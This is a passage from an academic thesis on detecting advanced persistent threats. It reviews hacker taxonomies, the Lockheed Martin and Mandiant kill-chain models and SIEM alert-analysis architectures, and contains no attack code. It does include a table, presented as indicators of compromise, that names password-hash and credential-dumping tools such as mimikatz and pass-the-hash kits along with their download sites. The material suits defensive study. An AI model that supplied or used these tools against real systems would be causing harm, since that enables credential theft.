It is necessary to understand the nature of threats and threat methodologies in order to establish an accurate ontological framework for alert triage and analysis. The origins of the term hacking are rooted in the meritocratic nature of early computer programmers motivated by friendly competition to establish novel, elegant, or ingenious methods of manipulating data and technology to solve problems. This iterative discovery process was often referred to as "hacking" to describe multiple failed attempts, succeeded by minor improvements similar to "hacking" down a tree with an ax. This term was colluded with the term "cracker" used to describe malicious actors. The term "cracking" was adopted based on its similarity to the process of cracking a safe, password, or other security device to gain unauthorized access (Internetcleaner, 2013).

Hald & Pedersen (2012) established taxonomy of hacker groups consisting of nine primary hacker categories based upon motivations and competencies. These categories are:

- Novice (NV)
- Cyber-Punks (CP)
- Internals (IN)
- Petty Thieves (PT)
- Virus Writers (VW)
- Old Guard Hackers (OG)
- Professional Criminals (PC)
- Information Warriors (IW)
- Political Activists (PA)

These categories are represented in figure 3.1 according to motivation and skill level.




Figure 3.1: The Hald & Pedersen Motivation/Skill-Level Circumplex (Hald & Pedersen, 2012)

The Hald & Pedersen categories exhibit considerable overlap in hacking tools, techniques and methodologies when articulating the skill level of these groups. These categories may be further abstracted into a smaller subset of categories based upon motivation alone. Additionally, the goal of indefinite persistence within a network for future exploitation is not addressed in the Hald & Pedersen taxonomy. This thesis subsumes these nine categories into the three categories: prestige, publicity, and profit. Additionally, the fourth category "persistence" is added to address the actions exhibited by modern information warriors. The following subsections elaborate on the characteristics of these threat categories.

3.1.1 Prestige Hackers

Prestige hackers are most similar to the original hackers described above, and often focus on developing novel code or techniques with the intent of furthering the computer science, electrical engineering or networking bodies of knowledge. This category subsumes the Hald & Pedersen categories of: novice, and old guard. Though often benign in their intentions, these individuals, or groups, may contribute to the discovery of vulnerabilities, exploits, techniques or tools that will be employed by more malicious groups. This group of hackers does not often apply a methodical doctrine toward breaching security, but rather in depth analysis of specialized portions of the system individually.

3.1.2 Publicity Hackers

Publicity hackers are often referred to as "hacktivists;" a portmanteau of hacker and activist, based on the nature of their targeted activities (Denning 2000). This category focuses on defacing publicly visible information assets to manipulate media coverage often in conjunction with ideologically relevant events. Hald & Pedersen cyber-punk and political activist groups are included in this category. The nature of attacks exhibited by this group varies in sophistication, but tends to be covert in inception and overt in execution. Sophisticated hacktivists will attempt to avoid detection until the revelation of their activities may be employed for propagandistic exploitation. Unsophisticated hacktivist actions may require no obfuscation, such as an overt denial of service campaign against a public facing website, where the mere presence of hacking activities discredits the victim and incites media coverage.

3.1.3 Profit Hackers

Profit hackers manipulate information security breaches for financial gain. This is a broad category of malicious actors that focus on malware development, and organized crime activities. Virus writers, petty thieves and professional hackers belong in this category. This group is more apt to follow an established, or automated, methodology in order to reap the benefit of economies of scale. Victims will be targeted indiscriminately and techniques will be reused multiple times to affect the largest number of systems possible and increase the potential for profitability. This category will continue to use well known tools or techniques as long as victims prove to be vulnerable to them. Volume and rate of system compromise are more important than avoiding detection. Compromise exploitation is often very rapid, or instantaneous, making prevention of such attacks preferable over mere detection.

3.1.4 Persistence Hackers

Persistence hackers are simultaneously the most dangerous and difficult category to detect. This category subsumes the Hald & Pedersen information warrior and internal threat groups. Their primary goal is to breach network security and maintain a persistent threat within the targeted environment to gather information indefinitely. This category encompasses corporate espionage and nation state actors. This group will employ a sophisticated and methodical approach to network penetration and will avoid reusing tools that have been detected previously. Actions are designed to appear like routine network traffic and remain below the detection thresholds of individual sensors. The remainder of this thesis will focus on the techniques employed buy this group of hackers as well as the means to detect them.

3.2 Intention Based Ontological Frameworks: Hacker Methods

Research mentioned previously did not focus on codifying attacker intentions into the ontological framework for incident detection. Lagrand's work was the closest to establishing a hierarchy conducive to this analysis with a multi-tiered alert analysis

model; however the ontological framework for how persistent threat groups penetrate networks and exploit vulnerabilities was not addressed.

Emerging research in dynamic and modular threat detection is leveraging the intention based ontological properties of "kill chains." The term "kill chain" is derived from the Department of Defense joint targeting process (Defense, 2013). This process is designed to ensure positive identification and culpability assignment of actions to suspected actors via an approved and vetted methodology. The US targeting kill chain is epitomized by the acronym F2T2EA, which consists of the six phases: Find, Fix, Track, Target, Engage and Assess. This process is similar to a pipe and filter model in software engineering, with the product of one phase providing input to subsequent phases in a serial fashion. Disruption of any phase within this chain prior to its successful completion will result in dissolution of the process in its entirety. The following studies outline research in establishing kill chain models.

3.2.1 The Lockheed Martin Intrusion Kill Chain

Advanced Persistent Threats (APTs) employ a methodical targeting process similar to the DoD kill chain (Hutchins, et al., 2013). Lockheed Martin devised the "intrusion kill chain" consisting of seven phases of activities APTs must conduct in order to compromise a system. The seven phases of this model are: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control (C2), and Actions on the Objective. These phases are illustrated in figure 3.2 below.

The Lockheed Martin Intrusion Kill Chain Model (Hutchins, et al., 2013)

Reconnaissance, as defined by the Lockheed Martin Model, represents the initial phase of an intrusion involving data and intelligence gathering pertaining to the targeted system or entity. Unlike common for-profit hackers, that are primarily concerned with the speed and breadth of compromise, persistent threats have a specific target and goal in mind prior to taking action. Hackers focus on determining vulnerabilities within an organization, which are not limited to networking systems or technology. This phase often involves social engineering and research of key personalities within an organization via open source intelligence techniques (Mandiant 2013). A common product of reconnaissance is a spear phishing campaign targeting influential personnel within an organization.

Focused attacks against high value targets often require specially designed software in order to exploit obscure flaws in vulnerable software. The weaponization phase represents this development of customized malware, often imbedded in the payload of a nondescript program or document. Microsoft Office and Adobe Portable Document Format (PDF) files are commonly used as weaponization vectors due to their prevalence within government and business organizations. This is tailored to

exploit the weakness identified during the reconnaissance phase with the intent of establishing a remotely accessible back door within the compromised system. A successfully engineered payload will appear to be a document with relevance to normal operations within the organization, such as a financial report document, or routine notifications.

The malicious payload must be transferred to the targeted system in order to continue the kill chain, and is represented by the delivery phase in the kill chain model. The three most common delivery methods are via electronic mail, web content or removable media (Mandiant 2013). Websites frequently visited by high powered executives, such as personal blogs of industry paragons, are prime targets for seeding weaponized payloads intended for industrial espionage.

Once delivered, the payload must be executed and capable of modifying the targeted system. This is depicted in the "exploitation" phase of the kill chain. Exploitation requires the presence of a vulnerability within the system itself, or the system's user. Most commonly the user is the weakest link and likely succumbed to a well-engineered payload disguised as an important document. However, unpatched systems with operating system or application layer vulnerabilities continue to be exploited on a daily basis.

A persistent connection between the compromised system and the malicious entity must be established following the initial exploitation. This process is represented in the "installation" phase. Though the initial exploitation may involve software installation, this phase differs in that it is typified by the installation of additional special purpose software. Once the system has been exploited, and the payload has been installed, the target system is modified to receive remote commands and execute actions on behalf of the attacker.

Malware designed for financial gain is often automated and sends data automatically to a collection host. This type of connection is very chatty and easy to detect over time. However, persistent threats often establish command and control channels through manual interaction, where the compromised system waits to receive control traffic, rather than providing a beacon at regular intervals. This makes identification of compromise more difficult, but is also a key differentiator between novice and more advanced threat groups. Signatures associated with this type of traffic may be used to attribute alerts to the "command and control" phase.


The Lockheed Martin Kill-Chain model culminates with the "actions on the objective" phase. This phase occurs after the threat actor has established autonomous control over the compromised system and established a persistent foothold within the network. The Lockheed Martin model concludes with data exfiltration from the system within this phase.

It is common for actions other than data exfiltration to occur after a persistent threat has compromised a system, which are not adequately addressed by the Lockheed

Martin model. These actions may include lateral reconnaissance to determine more susceptible systems, followed by repetition of steps one through six, or data collection and exfiltration from the compromised system itself. It is uncommon for an advanced threat to attempt to transfer data from the initial compromised system, as such activity increases suspicion and may risk loss of the system as a persistent access point into the network.

3.2.2 The Mandiant APT Attack Lifecycle Model

The Mandiant Corporation devised a model that includes the iterative process attackers employ to gain additional footholds within a network following the initial compromise. This is represented in their six phase model called the "Mandiant APT Attack Lifecycle." This model considers the possibility of branch and recursion at phase five, spawning sub phases associated with lateral infection (Mandiant, 2013). Figure 3.3 illustrates the Mandaint Attack Lifecycle:



Mandiant's Attack Lifecycle Model (Mandiant, 2013)

The Mandiant model greatly simplifies the initial phases of the Lockheed Martin kill chain by incorporating the "weaponization," "delivery," "exploitation," and "installation" phases into a single phase called "initial compromise." The "command and control" phase of the Lockheed Martin is represented in the Mandiant "establish foothold" phase, which incorporates any modifications required to maintain persistent access to a system. These modifications may include some aspects of the Lockheed Martin "installation" and "command and control" phases. The Mandiant description of these phases is more appropriate in the context of this thesis as it attributes purpose rather than action, and the intent of applying a threat framework in this context is to aggregate multiple actions serving a common purpose.

Another key differentiator between the Lockheed Martin model and the Mandiant model is the "escalate privileges" phase. Mandiant identifies multiple tools used by APT groups to gain access to additional resources on the compromised system. These tools provide behavioral signatures that may serve as key indicators of compromise and differentiate between routine and persistent threat activity. Figure 3.4 depicts known publicly available tools used by APTs to gain privileged access to a

compromised system. Following this phase, the APT may continue to infect additional systems by progressing to phase five and its sub-phases, or it may bypass this process and culminate with phase six.

Tool	Description	Website
cachedump	This program extracts cached password hashes from a system's registry	Currently packaged with fgdump (below)
fgdump	Windows password hash dumper	http://www.foofus.net/fizzgig/fgdump/
gsecdump	Obtains password hashes from the Windows registry, including the SAM file, cached domain credentials, and LSA secrets	http://www.truesec.se
lslsass	Dump active logon session password hashes from the lsass process	http://www.truesec.se
mimikatz	A utility primarily used for dumping password hashes	http://blog.gentilkiwi.com/mimikatz
pass-the-hash toolkit	Allows an intruder to "pass" a password hash (without knowing the original password) to log in to systems	http://oss.coresecurity.com/projects/pshtoolkit.htm
pwdump7	Dumps password hashes from the Windows registry	http://www.tarasco.org/security/pwdump_7/
pwdumpX	Dumps password hashes from the Windows registry	The tool claims its origin as http://reedarvin.thearvins.com/, but the site is not offering this software as of the date of this report

Figure 3.2: Publicly Available Privilege Escalation Tools Associated With APTs (Mandiant, 2013)

The optional recursive phases of the Mandiant model also represent a key differentiator between the Mandiant model and the Lockheed Martin model. These phases consist of network reconnaissance to identify additional prospective infection vectors. Unlike the initial reconnaissance phase, this is almost exclusively network based and may be detected by anomalous network traffic associated with internal scanning. This phase often includes domain fingerprinting whereby the attacker executes a batch script to dump user group membership information into a text file for future analysis. Lateral movement between susceptible hosts, typified by access to network resources and file shares. These phases also include a phase similar to the "establish foothold" phase labeled "maintain persistence." Though the actions exhibited in these phases will appear very similar to previous phases, their purpose and sequence differ. As mentioned previously, a savvy attacker is unlikely to leverage their initial foothold for launching their final attack. Therefore, differentiating the initial foothold from persistence activity is an essential part of an investigation and should be considered when developing a monitoring solution. Again, this is an instance where the Mandiant model applies attribution to the purpose of action, rather than the discrete actions themselves. Likely indicators of persistence within a network include backdoor software being installed on additional systems and or the establishment of a covert channel for persistent external data transmission either via cannibalizing an existing victim remote VPN connection, or tunneling data through an inconspicuous protocol such as ICMP, DNS or HTTP. If the attacker chose to implement the optional recursion phases, and maintain presence

through lateral infection, privilege escalation will be conducted on subsequent machines to establish persistent access. Again, this provides another opportunity to gather data associated with the compromise.

The Mandiant model improves on the granularity of events along the kill chain that may indicate compromise, but it does not make direct applications to SIEM technology, intrusion detection algorithms or rule generation.

3.3 Summary

This chapter discussed the different motivations behind malicious actor stereotypes, which may prove beneficial toward developing standardized models of actions associated with distinct groups. The concept of kill chains was introduced as a method for discovering threat activity within a data set as well as predicting the future sequence of events to be attempted by specific threat groups. The two kill chain models reviewed, the Lockheed Martin Kill Chain and the Mandiant APT Attack Lifecycle model, were compared for their potential application for inclusion within security information and event management (SIEM) software, for dynamic attack identification and alerting.

4 Security Information and Event Management Software (SIEM)


4.1 The Origins of SIEM

Amrit Williams and Mark Nicolett coined the term SIEM in 2005 while working for the Gartner technology research firm to describe the convergence of Security Event Management (SEM) and Security Information Management (SIM) software into a single consolidated product (Williams, 2007). Historically, SIM software was focused on post-incident review and analytics associated with forensic audit data, while SEM software was designed to provide real-time alerting of intrusions or other security incidents. Additionally, SIEM products provide inherent log management services, as log collection, analysis and retention are integral parts of the SIEM process.

Several papers have been written to address the individual components that provide data for SIEM systems, such as improving detection ratios in low level sensors (Kim, et al., 2013), log retention and management data structures (Madani, et al., 2011), or packet inspection (Silowash, et al., 2013); unfortunately very few studies have been conducted specific to SIEM software. However, understanding the underlying mechanisms of SIEM systems provides insight to potential areas for optimization. These mechanisms include: security event management, threat taxonomies, attack ontologies, and incident weighting.

4.2 SEM Data Triage and Analysis

Security Event Management (SEM) systems focus on the process of actively detecting security events as they occur. Jingxin (2007) argues that the "singleness" of intrusion detection systems hinders the detection process, and that data verification, aggregation, and correlation analysis by a consolidated analyzer is required for accurate event detection. Furthermore, Jingxin proposes a hierarchical SEM architecture for analyzing events with the ultimate addition of a situation assessment module prior to alerting a human analyst. This model consists of four logical layers and is depicted in the following figure.




Jingxin SEM Analysis Model (Jingxin, et al., 2007)

The final result of detection triage, filtering, and analysis from the Jingxin model is an event data set consisting of normalized information from disparate sensor feeds that is conducive to human analyst review. However, this process relies heavily on security analyst expertise and familiarity with the network environment to be used effectively for false positive triage and incident identification.

SEM researches began developing ontologies for classifying information security data to facilitate sensor aggregation and corelation across disparate systems. This thesis relies on the Jurisica (1999) definition of ontologies consisting of four broad ontological categories: static, dynamic, intentional, and social. Static ontologies describe the existence, attributes, and relationships of persistent objects. Dynamic ontologies describe state transitions and processes. Intentional ontologies represent belief systems, motivations, and argumentative statements. Social ontologies cover roles, authority, organizational structures, and social communities. ontology as a set of statements about a knowledge domain consisting of terms from a controlled vocabulary and the relatioinships among them.

Legrand (2008) addresses the daunting task of wading through the massive flood of alarms associated with holistic network analysis by subjecting normalized SEM data

to a causal event ontology based on five factors: why, who, where, how and what. Legrand's ontology represents a static ontology associated with security event meta data provided via detection sensors. Each ontological factor must be satisfied by an observable network event and the sumation of these events constitutes an action. The result of this ontological analysis is further applied to a threat algorithm called the progression of dangerousness, where actions are evaluated through an interative process of weighting . Action weighting is calculated via the function f(a) = $(d_1(a),d_2(a),\ldots,d_p(a)$ where each observable action 'a' is iteratively evaluated against all ontological dimensions d_1 through d_p. The purpose of this weighting process is to identify which actions are the most threatening to network assets and require immediate attention. Unfortunately, human expertise is still required to perform such analysis and the assignment of weights. Future work is aimed at developing a probabalistic model for weight assignment. Furthermore, this model focuses on intrusion detection alert triage, but not the process of detecting specific threat actions, and consequently relies heavily on the intrinsice detection capabilities of sensors. The following Figure illustrates the Legrand progression of dangerousness.



Legrand Progression of Dangerousness (Legrand, et al., 2008)

Chien et al. (2007) identifies the shortcomings of intrusion detection systems plagued with high false alert ratios and difficulty integrating heterogeneous sensors. Chien proposed a two-layer attack framework based on Primitive Attack (PA) information from senor feeds into an attack subplan layer based on scenarios that conform to attack subontology and attacker intent. This ontology is defined by three broad classes: reconnaissance, penetration and unauthorized activity. This signifies the transition from static ontological analysis to a dynamic ontology with classes dependent upon the state transitions between PAs. Chien also introduces the notion of assigning confidence values to detections on a per sensor basis to discriminate the quality of PA contributions to higher level incidents. Chien's primitive attack layer expands upon the event verification module concept outlined in Jingxin (2007) as well as incorporating the concept of ontological integration expressed in Legrand (2008). Higher level subplan templates are used to align disparate PA information into a coherent attack based on known or suspected attack methodologies.

SIEM software may be improved with visualization tools conducive to postmortem incident auditing and predictive analysis. Kotenko and Novikova (2013) outline the essential functions of a SIEM visualization subsystem:

- Real time data monitoring
- Integration with historical data repository
- Graphical interface for rule editing and generation
- Attack modeling
- Resource management

Histograms and linear diagrams are particularly useful in identifying attack trends and establishing network traffic baselines while dashboards provide real-time visualization of network activity. Figure 4.3 represents the proposed Kotenko and Novikova SIEM visualization subsystem architecture.





Figure 4.1: Kotenko & Novikova SIEM Visualization Subsystem Architecture (Kotenko & Novikova, 2013)

4.2.1 The Flynn Event Pipeline

Flynn (2012) focuses specifically on implementing kill chain methodologies within SIEM software and stresses the importance of collecting event data that does not trigger alarms on security appliances, such as local operating system function calls or routine authentication activity, in order to conduct holistic analysis of security incidents. However, Flynn counters that accepting such data without establishing a continuum of progressive suspicion can easily overwhelm event analyzers and increase the burden of alert triage and analysis. This is similar to Legrand's progression of dangerousness discussed previously. Flynn proposes a framework

referred to as the "event pipeline" consisting of: blacklisting, identity translation, correlation, context and analysis.



The Flynn Event Pipeline (Flynn, 2012)

Blacklisting, in this context, is the removal of known false positives, such as vulnerabilities associated with operating systems that are not present within the network but match signatures stored on intrusion detection systems. Identity translation entails maintaining a record of internal machines, users and IP addresses for future correlation. Correlation consists of two sub-phases: "the attack plane" and "the kill chain" (Flynn 2012). The attack plane refers to comparing disparate events with some shared identifying characteristics, such as identical origin host IP address, in order to determine group events for context and suspicion escalation. Flynn specifically cites the Lockheed Martin model as the basis for the kill chain in the event pipeline, which provides criteria for attack plane grouping. Context refers to the ability to fuse external information surrounding the detection, such as threat histograms and other visualization tools or cross-referencing network diagrams. This pipeline culminates with the analysis phase wherein a correlated and contextualized alert is provided to a human being for review.

The Flynn model outlines the SIEM infrastructure policies that must be emplaced to effectively implement kill chains during the correlation process. Logging and relaying routing network information of interest, identity mapping, and suspicion escalation via attack planes are all integral factors attributing to detection of events along the kill chain.

4.3 Commercial SIEM Software Analysis: LogRhythm®

The LogRhythm® SIEM software provides a mature data aggregation and analysis framework for collecting, normalizing, and analyzing data provided by network devices that is conducive to implementing the ontological models addressed previously. This section will expand upon the principles introduced by previous SEM research to justify the selection of this solution as well as identify tools conducive to establishing the rule hierarchy discussed in the solution section of this thesis.

4.3.1 LogRhythm® SIEM Analysis Hierarchy

The LogRhythm® SIEM segregates analytical functions into a hierarchy of modules similar to Jingxin (2007). Figure 4.5 depicts this module hierarchy in layered model consisting of six phases:




Figure 4.2: LogRhythm Analysis Module Hierarchy

This hierarchical structure offers process segregation and sequential refinement similar to the benefits claimed by Jingxin (2007), but with additional layers of abstraction conducive to the application of Flynn's event pipeline (Flynn, 2012) based on module alignment along attack planes at the event manager and identity translation and black listing at the log manager modules respectively. A brief description of the functions performed by each module follows:

Collection Agent: This module receives, or pulls, sensor data from multiple heterogeneous devices. Data compression and encryption functions are conducted via this module prior to transporting data to the log manager.

Log Manager: The log manager receives and parses sensor data relayed from the collection agent. Parsing entails data normalization in accordance with the LogRhythm® ontological framework and the application of identifying characteristics in accordance with the LogRhythm® entity structure. Both the ontological framework and entity structure will be expounded upon in later sections. Additionally, log data may be committed directly to archives and omitted from generating alerts based on ontological data or other identifying characteristics, thus realizing Flynn's principle of automated triage via black listing (Flynn, 2012). This function provides the ability to filter data even if access to the sensor device is prohibited, or the device is incapable of such granular data segregation.

Advanced Intelligence Engine (AIE): The AIE module spans multiple layers and modules to provide two integral functions in establishing multi-layer attack rules, similar to the primitive attack and subplan framework discussed by Chien et al. (2007). The initial appearance of AIE at the log manager enables preliminary event tracking conducive to suspicion escalation, similar to the Legrand Progression of Dangerousness, and log grouping for correlation with disparate feeds at the event manager module. Additionally the AIE module enables rule generation and serial rule chaining to permit a hierarchy of primitive attacks feeding into high level subplans.

Event Manager: The event manager correlates normalized log data from disparate sources into logical groups based on rules established by the AIE module. This correlation process enables the generation of attack planes in accordance with Flynn's event pipeline (Flynn 2012). Attack planes may be generated based off of any data fields contained within the ontological framework.

